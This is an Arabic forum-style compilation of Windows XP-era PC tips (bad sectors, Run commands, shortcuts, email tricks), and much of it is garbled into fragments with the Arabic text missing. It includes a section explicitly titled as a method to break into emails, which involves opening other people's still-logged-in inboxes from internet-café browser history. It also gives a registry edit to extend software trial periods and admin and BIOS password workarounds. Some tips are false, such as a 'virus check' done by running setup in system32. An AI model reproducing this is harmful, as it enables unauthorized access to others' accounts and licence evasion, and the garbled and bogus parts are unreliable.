- ٢٥ - تشغيل بعض أنواع الأقراص المضغوطة حيث بعضها غير سليم
- ٢٦ - بعض أنواع اقرص الويندوز لا تكون مكتملة البرامج أثناء تحميلها للتنصيب
- ٢٧ - عدم القيام بتشغيل معالجة الصيانة للجهاز بصفة شبه يومية
- ٢٨ - عدم حذف ملفات الأنترنت المؤقتة وجعلها تتراكم دون التخلص منها
- ٢٩ - عدم حذف ملفات المحفوظات وجعلها تتراكم دون حذفها و التخلص منها
- ٣٠ - عدم فحص الأقراص وتنظيفها والقيام بعملية التجزئة بشكل شبه يومي
- ٣١ - تشغيل الريل بلير لأستماع الأصوات أثناء تصفح الأنترنت له أيضاً دور في ذلك

وهناك آلاف المشاكل التي لا مجال لذكرها الان

ولكن ما ورد اعلاه هو اهمها واكثرها شيوعا

Bad Sector

:

Bad Sector.

-
-
-
-
-
-

Bad Sector

-

-

:)

:

(

.(

-
-
-
-
-

-
-

Error Writing To

Disk C:

**One or more of your
drives may ave devloped bad sector...**

Error Reading from

drive...

badsector

??

99.9% .

:()

ScanDisk :

Error writting(reading)..drive C

**My
Tools Properties**

**C,
C**

Computer

Through

**Check now
Ok**

-

- (:

0 bytes in bad sectors

64 bytes in bad sectors

64

:

start up disk

Scandisk c:

C

Norton Disk Doctor (NDD) :

F8

Command Prompt

ndd

enter

a:

enter

:

()

Surface Test

Begin test

Diagnose Disk

Begin Test

c

clusters

() .5

Create . Operations .6

OK . Primary Type .7

Active . .8

APPLY .9

!!!

(: :!

: (::: :::)

seagate seagate disk manager .1 -

disk start up .2 -

dm disk manager .3 -

dm Seagate) /x (
Disk Manager dm

: .4 -

- + Advanced Options**
- + Maintenance options**
- + Utilities**
- + Zero Fill Drive**

.5 -

.

partitionmagic . fdisk

.6 -


bad sectors .


.7 -

تعتمد كثير من البرامج بوضع حماية على برامجها، و غالبا ما تكون هناك فترة تجريبية للبرنامج مدة لا تتجاوز ١٤ يوماً، و في حالة رغبة المستخدم بالتجديد عليه أن يشتري النسخة الاصلية، أو البحث عن (كراك) البرنامج، و يقصد به الرقم التسلسلي، الذي يمكنه من فتح النسخة.

فهل ترغب ان تزيد في مدة التجربة؟
فبدلاً من ١٤ يوماً، تكون اكثر من ١٤٠٠ يوم مثلاً؟ حسناً إليك الطريقة

- ١- اضغط على (start او ابدأ) حسب الويندوز اللي تملكه اذا كان عربي او انجليزي .
- ٢- اختار (run) (أو تشغيل) .
- ٣- اكتب في المربع (regedit)وبعدھا اضغط على (موافق أو ok) .
- ٤- سوف يشتغل برنامج للدخول الى سجلات الويندوز.
- ٥- سوف تظهر لك خمسة مجلدات صفراء في الجهة اليسرى من الشاشة، اختر المجلد المكتوب امامه (HKEY_LOCAL_MACHINE) واضغط علامة (+) التي بجانبه .
- ٦- سوف تظهر مجلدات كثيره بداخل المجلد المختار .
- ٧- اختر مجلد (Software) واضغط علامة (+) التي بجانبه .
- ٨- سوف تظهر مجلدات كثيره بداخله ، اختر مجلد (Microsoft) وبعدها مجلد (Windows) بنفس الطريقة طبعاً.
- ٩- اضغط على مجلد (Currentversion) سوف تظهر على يمين الشاشة عناصر كثيره .
- ١٠- ابحث بين العناصر عن العنصر (SSInstall) واضغط عليه بزر الفأرة اليمين ثم اختر (modify).
- ١١- ستظهر نافذه صغيره بها مربع مكتوب فيه قيمة ، واختيارين (Hexdecimal , Deciaml) .
- ١٢ - اختر (Decimal) ستجد ان القيمة الموجوده بداخل المربع تغيرت ارقامها.
- ١٣- غير القيمة الموجوده بداخل المربع الى (٩٩٩٩٩٩٩٩٩٩ تسعة تسع مرات) . وبعدها اضغط على (موافق) .





طريقة لاختراق الايميلات

هذه طريقة لاختراق الايميلات اللي في الكافيات يعني الناس اللي كانو قبلك وفتحوا ايميلاتهم من المقهى انت تقدر تدخل على الانبوكس حق كل واحد الطريقة هي افتح الاكسبلور بعد ماتفتحتها روح History وبعدين اضغط على البحث واكتب بالخانه inbox وبعدها بتجيك لستات الانبوكس كلها حق الناس اللي دخلوا ايميلاتهم من الكافيه واختار اي واحد بيفتح معك على طول الانبوكس حق شخص معين اختار واحد ثاني بيطلع لك شخص ثاني فاهمتوا.....

ملاحظه/ هذي الطريقة تنفع اذا لم يختار صاحب الايميل SignOut

طريقة كشف الفايروس بدون برنامج

- اذهب الى start واختار run واكتب command أو cmd
- 2- اكتب cd .. واضغط enter ثم اكتب cd. واضغط enter
- 3- اكتب cd windows واضغط انتر ثم اكتب cd system32 واضغط انتر

4- اكتب setup

5- انتظر قليلا "

إذا جانت رسالة يقول فيها (رجاء الانتقال الى لوحة التحكم لتثبيت مكوناتها ونظم تكوينها) فعلم ان جهازك
خال من الفيروسات : وان لم تاتي هذه الرسالة فـجهازك به فيروسات

الفكرة : ان ملف ال setup الموجود داخل ال system32 يكون مغلق عندما يكون جهازك بة فايروس
ويكون مفتوح عندما يكون جهازك غير مصاب لان معظم الفيروسات تغلق جميع امتداد
system.exe

كيف تنشئ فولدر من غير اسم

الطريقة هي

1- اختر فولدر

2- اضغط عليه بالزر الأيمن واختار إعادة تسمية Rename

3- اضغط على Alt + 0160 فقط

لتسمية فولدر آخر نفس الخطوات لكن نضغط على

Alt + 0160 + 0160

وهكذا في كل مرة نزيد ٠١٦٠ إلي أخيره

الطريقة:

.

(F8) .

command promt only .

command .

scanreg .

start .

view backups .

.

(Enter) . :

(restart) . :

**

Shift + E :

Shift + X :

Shift + Q :

** Shift + A :

+ Shift :

Shift + Z :

Shift + W :

** Shift + S :

Shift + R :

Shift + T :

Shift + G :

Shift + Y :

Shift + H :

Shift + N :

Shift + B :

Shift + V : **

Shift + C : }

Shift + F :]

Shift + D : [

Shift + J :

Ctrl + C :

Ctrl + X :

Ctrl + V :

Ctrl + Z :

Ctrl + A :

Shift + U :

Ctrl + ESC :

Ctrl + Enter :

)) Ctrl + Shift :

) (Ctrl + Shift :

Ctrl + 1 :

Ctrl + 5 :

Ctrl + 2 :

Ctrl + G :
Ctrl + END :
Ctrl + F5 :
Ctrl + F6 :
Ctrl + F2 :
= + Ctrl :
F4 :
Alt + Enter :
Ctrl + Y :
Ctrl + F9 :
Shift + F10 :
F12 :
Shift + F12 :
Ctrl + Home :
Ctrl + End :
Shift + F1 :
Ctrl + U :
Ctrl + F4 :
Ctrl + N :
Ctrl + H :
Ctrl + I :
Ctrl + K :
Ctrl + P :
Ctrl + O :
+ Ctrl :
+ Ctrl :
Alt + S :
Alt + J :
[+ Alt :
] + Alt :
Alt + U :
Alt + P :
Alt + L :
“ + Alt :
Alt + Q :
Ctrl + E :
Ctrl + F :
Ctrl + B :
Ctrl+Shift + P :
Ctrl+Shift + S :
Ctrl + D :
Ctrl+Shift + K :

- Capital

- Capital

®

™

©

Shift + F3 :

Ctrl+Shift + L :

Ctrl+Alt + E :

Ctrl+Alt + R :

Ctrl+Alt + T :

Ctrl+Alt + C :

Ctrl+Alt + I :

Shift + F7 :

Ctrl+Alt + F1 :

Ctrl+Alt + F2 :

Ctrl + J :

Ctrl + L :

Ctrl + Q :

Ctrl + E :

Ctrl + M :

Shift + F5 :

= + Ctrl + Alt :

F3 :

F9 :

F10 :

F1 :

F5 :

F7 :

F8 :

ctrl+a

ctrl+c

ctrl+v

ctrl+x

ctrl+z

ctrl+p

ctrl+o

ctrl+w

ctrl+d

ctrl+f

ctrl+b

ctrl+s

ctrl+shift

ctrl+shift

alt+f4

alt+esc

alt+tab
alt+shift
alt+shift
f2

xp

XP

..

salafi ..

xp

Administrator

Administrator

salafi ..

" Restart "

F8

1-

2-

3-

Safe Mode Start Windows Normally
Safe Mode

Enter ..

4-

Administrator ..

5-

Control Panel

User Accouts ..

6-

salafi ..

Change Password ..

7-

8 -

salafi

:

Safe Mode

-

!

!

!

!

Administrator

..

.

RUN

ip	(winipcfg)	1-
	(regedit)	2-
	(msconfig)	3-
	(calc)	4-
	(command)	5-
(scandiskw)	(scandisk)	6-
()	(taskman)	7-
	(*****)	8-
	(defrag)	9-
F1	(help)	10-
	(temp)	11-
()	(dxdiag)	12-
	(pbrush)	13-
	(cdplayer)	14-
	(progman)	15-
	(tuneup)	16-

	(debug)	17-
	(hwinfo /ui)	18-
)	(sysedit)	19-
)	(packager)	20-
	(cleanmgr)	21-
	(msifix)	22-
	(imgstart)	23-
	dll (sfc)	24-
	dll (icwscript)	25-
	(recent)	26-
	(mobsync)	27-
	(Tips.txt)	28-
	(drwatson)	29-
	(mkcompat)	30-
	(cliconfg)	31-
)	File Transfer Protocol ((ftp)	32-
	(telnet)	33-
	(dvdplay)	34-
temp	ipconfig /flushdns %temp% sfc /scannow prefetch	

RUN

Private Character Editor

وهو لتصميم الأيقونات والكراترز ... ويمكنك الوصول إليه من خلال

Start

ومن ثم

Run

وتكتب الأمر التالي

EUDCEDIT

iExpress

لتحويل ملفاتك الى ملفات تنفيذية ... ويمكنك الوصول إليه من خلال

Start

ومن ثم

Run

وتكتب الأمر التالي

iexpress

Local Group Policy Editor

ويمكنك الوصول إليه من خلال

Start

ومن ثم

Run

وتكتب الأمر التالي

gpedit.msc

Disk Cleanup

يعمل على تنظيف الهارد ديسك لتوفير المساحة

Start

ومن ثم

Run

وتكتب الأمر التالي

cleanmgr

Clipboard Viewer

لعرض الملفات التي تم نسخها وتم حفظها في الكليب بورد

Start

ومن ثم

Run

وتكتب الأمر التالي

clipbrd

Dr Watson

لمعالجة بعض مشاكل النظام

Start

ومن ثم

Run

وتكتب الأمر التالي

drwtsn32

Microsoft Synchronization Manager

لتمكن من تصفح صفحات الويب التي تعمل على إضافتها له أثناء عدم الأنصال

Start

ومن ثم

Run

وتكتب الأمر التالي

mobsync

Windows Media Player 5.1

لإظهار ويندوز ميديا بلير الخاص بويندوز اكس بي

Start

٤٧٤

ومن ثم
Run
وتكتب الأمر التالي

mplay32

ODBC Data Source Administrator

للتحكم بالاداتا بيس

Start
ومن ثم
Run
وتكتب الأمر التالي

odbcad32

Windows for Workgroups Chat

للمحادثة عبر الشبكة

Start
ومن ثم
Run
وتكتب الأمر التالي

winchat

Driver Verifier Manager

مفيد لمن لديهم مشاكل في الدرايفرز

Start
ومن ثم
Run
وتكتب الأمر التالي

verifier

Network shared folder wizard

Start
ومن ثم
Run
وتكتب الأمر التالي

shrpwbw

regedit) run :

desktop control panel HKEY_CURRENT_USER
value New/string

Menu Show Delay

start modify

start up :

start up msconfig

حذف كل الملفات التي يخزنها الويندوز في الملف c:windowstemporary in لانها مؤقتة وتشغل حيزا من القرص الصلب وتقلل من السرعة للجهاز

الطريقة الرابعة:

حذف جميع الملفات المؤقتة الموجوده في المجلد internet file c:windowstemporary وهي عباره عن الملفات المؤقتة يتم خرينها خلال تصفحك للأنترنت وتكون كثيره أيضا وتشغل حيز اما اذا كنت راهي ومعك فلووس فخلي لكل برنامج أو فايل كمبيوتر خاص

طريقة استرجاع رسالة تم ارسالها بالبريد

هل تريد استرجاع رساله أرسلتها
إذا أرسلت ايميل بالخطأ وتريد حذفه
قم بفتح برنامج الأوتلوك

قم بفتح مجلد عناصر مرسله Items Sent
من قائمة أحداث

Actions

قم باختيار إسترجاع هذه الرسالة

Recall this Message

إذا أردت إلغاء الرسالة ، قم باختيار مربع الخيار "إلغاء النسخ غير المقروءه من الرسالة"

"of this message Delete unread copies"

أما إذا أردت تغيير مضمون الرسالة ، فقم باختيار مربع الخيار "إلغاء النسخ غير المقروءه وإستبدالها
برسالة جديدة"

"copies and replace with a new message Delete unread"

كيف تعرف ان رسالتك تم قرائتها للذي ارسلتها له بالايمل

confirm.to

:

username@anymail.com

:

username@anymail.com.confirm.to

لا تستخدم النسخ واللصق لانها خطيرة

هذه المعلومة خطيرة للغاية

كلنا يستعمل أثناء عمله في الحاسوب و خصوصا الأنترنت اختصارات الكيبورد لاسيما منها

النسخ Ctrl+c و اللصق Ctrl+v الان المعلومة:

بتركيبة من لغات البرمجة ك JavaScript و ASP تستطيع بعض المواقع تسجيل ماقت بنسخه
على الشاشة سواء كان نصا أو كلمة مرور أو رقما لبطاقة بنكية الخ...

يمكنكم التأكد مما قلته بنفسكم:

أولا ظلل أي نص تريده و قم بنسخه Ctrl+c

اذهب لهذا الموقع ستجده ملصقا هناك

<http://www.friendlycanadian.com/appl.../clipboard.htm>

لذا تنبهوا أن تنشروا معلوماتكم الخاصة أو الهامة عن طريق الخطأ

:
Hotmail 1-
Option
Message Headers Email
Advanced Full
Ok
IP
(Internet Protocol)
<http://www.whois.sc/>
Search

Yahoo 2-

: Option
General Preferences
:
Show all headers on incoming messages
Save

:
<http://www.whois.sc/>

YAHOO!

%%%

..%%%

Yahoo

.. ...

Yahoo ?

()

...

..

.

...

Yahoo

...

...

...

()

:

.(-)

معنى قوغل ؟ google

"Googol"

.() ()

Mathematics and the "

(

) "Imagination

:

:

Google

Google

Google .

:

:

:

:

Google

Google

Google

() TM **PageRank**

... ()

<http://www.googlealert.com>

...() **Blog**

<http://blogsearch.google.com>

<http://books.google.com>

<http://catalogs.google.com>

Google

<http://www.google.com/dirhp>

Google

<http://desktop.google.com>

()

<http://earth.google.com>

<http://finance.google.com/finance>

..

<http://froogle.google.com>

<http://images.google.com>

<http://maps.google.com/maps>

<http://news.google.com>

<http://www.google.com/patents>

<http://scholar.google.com>

<http://toolbar.google.com>

()

<http://code.google.com>

<http://labs.google.com>

<http://www.blogger.com>

<http://www.google.com/calendar>

..

..

<http://docs.google.com>

<http://gmail.google.com>

<http://groups.google.com>

<http://picasa.google.com>

<http://sketchup.google.com>

gmail

<http://www.google.com/talk>

(..)

http://www.google.com/language_tools

...

...

<http://answers.google.com/answers>

<http://directory.google.com> " "

<http://pack.google.com>

Google Web Accelerator

<http://webaccelerator.google.com>

. (Language Markup Text Hyper)
. C

. Java, JavaScript, CGI
. Compiler

. TAGS

. Html

. ()

:

.. IP

IP or HOST

IP
look up

....

IP address & IP location (212.138.47.14):

1 **2**

New! Now you can Lookup Hosts too. e.G. "msn.com"

IP address info: **3**

IP address: 212.138.47.14 (copy)

IP country: Saudi Arabia

IP Address state: Ar Riyad

IP Address city: Riyadh

IP latitude: 24.640800

IP longitude: 46.772800

ISP: Saudi Network Information Center

Organization: ISU

شبكة متتوية الجعدي

Map 4 Satellite Hybrid

Location of the IP address
212.138.47.14:
Riyadh in Saudi Arabia.
[Click here for big IP satellite map.](#) **5**

- IP 1-
- IP 2-
- IP 3-
- IP 4-
- IP 5-
- IP 6-

المصدر-منتديات الجعدي

```
start
run
\\
ip
\
g .c , e .f.d
$
enter
. c
```

الياهو:-


mx1.mail.yahoo.com
mx2.mail.yahoo.com
mx3.mail.yahoo.com
mx4.mail.yahoo.com

الهدت ميل:-

mx1.hotmail.com
mx2.hotmail.com
mx3.hotmail.com
mx4.hotmail.com

المكتوب:-

pri.maktoob.com
sec.maktoob.com



(dxdiag)

..

:

"

"

:

1-

(New)

(Shortcut)

2-

3-

Windows\Rundll32.exe User.exe,ExitWindows
(Finish) , (Next) 4-

.

:

C:\WINDOWS\RUNDLL.EXE user.exe,exitwindowsexec

"

"

:

Del

SUPERVISOR PASSWORD

USER PASSWORD

BIOS FEATURES SETUP

system

Security Option

+

SAVE & EXIT

Esc

F10

SETUP

Y

(Start)

(Run)

```

:
{ award-sw }
%
%
.
"
sfc
.
"
msconfig
.
"
regedit
.
"
Defrag
C:
.
"
Drvspace
.
```

” ”

Taskman

” ”

Scandskw

” ”

Cleanmgr

DirectX ” ”

DirectX

Dxdiag

” ”

Magnify

” ”

**CD ROM
(Shift)**

CD ROM

()

” ”

(Start)

Controlpanel.{21EC2020-3AEA-1069-A2DD-08002B30309D}

اولا الياهو

لكى تسترجع ايميلك المسروق على الياهو قم بالدخول على هذا الرابط وادخل بيناتك وسيتم استرجاعك لك بعد تغير كلمة السر (وحدث معى ان شخص سرق ايميلى فاسترجعته بهذه الطريقة وهى مضمونة ١٠٠% للاسترجاع المشروع) اليكم الرابط

[=http://edit.yahoo.com/config/eval forgot pw?.src](http://edit.yahoo.com/config/eval forgot pw?.src)

ثانيا : الهوتميل:

يدخل الى هذا الموقع وسيجد الطريقة مشروحة بالتفصيل لاسترجاع ايميل الهوتميل بالصور وايضا طريقة مشروعة

<http://www.bintnet.com/club/showthread.php?t=84628>

http://www.passport.com

send to email

) (

3

ok

كيف تعرف ال IP الخاص بك وسرعة ADSL

1. winipcfg IP

وهناك طريقة اخرى وكالاتي

2. اذهب ال www.google.com محرك البحث فوقل

واكتب في العارضة MIRE ADSL

بعد الضغط اختر MIRE ADSL الاولي واضغط عليها ستجد ال IP الخاص بك

3. اذا ارت سرعة ADSL اضغط علي Testez votre connexion وستجدها بلون الاحمر

كيف تعرف الاشارة ومعلومات الشبكة الداخلية المشتركة بقمر وتأخذ اشارتها من الصحن

ان الاجابة على هذا السؤال هو انه عندما تستخرج صفحة النيت وورك والتي بها عنوان ال IP هناك رقم في حقل ال Getway تأخذ هذا الرقم

وتضعه في صفحة الانترنت address وبدون اضافة أي شي ستظهر لك صفحة المعلومات لشبكتك وفيها الاشارة المستقبله وكافة المعلومات .

مثال

http://10.201.20.113

صفحة الاشارة للانترنت لشبكة داخلية

DW6000 System Control Center - Microsoft Internet Explorer

Address: http://10.201.20.113/

System Status: OK

Reception Info

Transmission Info

System Info

What do these controls mean?

Home

Connectivity Test

Help

SYSTEM STATUS

Signal Strength	96
<i>Note: Signal Strength is not an indicator of browsing speed. Precipitation can affect Signal Strength. If you do not see a red flag next to any of the status messages on this page, you should be able to browse the internet successfully.</i>	
Transmit Status	Transmitter ready. (TxCode 8)
Receive Status	Receiver operational. (RxCode 5)
Software Download Status	All files are up-to-date.
Commission Status	Commissioned [Keys updated]
TCP Acceleration Status	Operational

Done Internet

كل شيء عن نظام التشغيل

XP

اسئلة واجوبه

XP

NT. XP
W9X

Whisler

:

W9X

XP

:

W2Kpro.

Windows.NET

:

NT

XP

NT

:

32

: NTFS5,NTFS4,FAT16,FAT32
OS/2 : MSDOS,WIN9X,NT4

1-

POSIX

Amd
Windows.NET XP

x86

2-

(SMP (symmetric multiprocessing (Windows.NET Windows.NET Advanced Server
(COW (Cluster Of Workstations.

XP

3-

(
Datacenter Server

4-

XP

5-

6-

NTFS.

7-

ISO Unicode
ARABIC LANGUAGE PACK

XP

8-

HAL.

XP

: XP

(32 1- Windows XP Professional (

WIN9x

.(

2- Windows XP Personal (SMP

(

3- Widows.NET Server (

.

(
COW.

4- Windows.NET Advanced Server (2000

(
COW.

5- Windows.NET Datacenter Server (

.

6- Windows .NET Webserver

XP

,

XP

XP.

XP

XP

.

.

XP

.

XP

.

XP

BUILD 2600 XP

WINVER.

START>RUN

Windows Product Activation

Windows Product Activation

XP

Product ID

Activation Code

.

Programs -> Accessories ->

Activation Status

XX

System tools -> System Information

(Activation Pending (XX days remaining

XP

XP:

Bootable

XP

1-

Boot sequence

i386

winnt.exe

2-

XP.

NT4

W9x

3-

XP

setup.exe

XP

i386

winnt32.exe

XP

XP

XP

:

XP

Partition Magic

Outlook Express

Windows\System

Winnt\System32

Outlook Express >Help>About

4

4-

xp

:

6 54 3 2 1

winimage

winace

XP

XP

.

XP

XP

XP

XP

(Advanced Configuration and Power Interface (ACPI
(HAL) XP XP

:

Setup is inspecting your computer's hardware configuration

:

HAL

F5

ACPI.

1- ACPI Multiprocessor PC

2- ACPI Uniprocessor PC
ACPI.

3- Advanced Configuration and Power Interface (ACPI) PC
ACPI.

4- MPS Uniprocessor PC
ACPI.

ACPI.

5- MPS Multiprocessor PC

6- ACPI Compaq SystemPro Multiprocessor or 100% compatible
ACPI

.

ACPI.

7- Standard PC

ACPI

8- Standart PC with C-Step i486
C-Step i486.

WIN9x

XP

XP

NTFS

:

: MSBATCH.INF 1-

[Setup]

CleanBoot=0

- .
- .

:

DRIVE\PATH\MSBATCH.INF setup.exe

:

DRIVE\PATH

setup.exe c:\new\msbatch.inf

XP
/

:

WINNT\Driver Cache i386 1-

. xp

WINNT\SYSTEM32 dllcache 2-

sfc /cachesize=3

.

Control System Restore 3-
Panel -> System Properties -> System Restore -> Turn off System Restore for
all drives.

XP

/

:

sysoc.inf
HIDE hide

inf

notepad

:

start /high c:\windows\notepad.exe

PROGRAM

PROGRAM.CMD
NOTEPAD.CMD

XP

:

(properties)


1-

"

(Compatibility)

:compatibility mode for Run this program in

:



Start - Programs - Accessories- Program Compatibility Wizard

2-

XP

XP

XP:

<http://www.pcpitstop.com/xpready/xptests.asp>

: XP


<http://www.microsoft.com/hcl>

XP

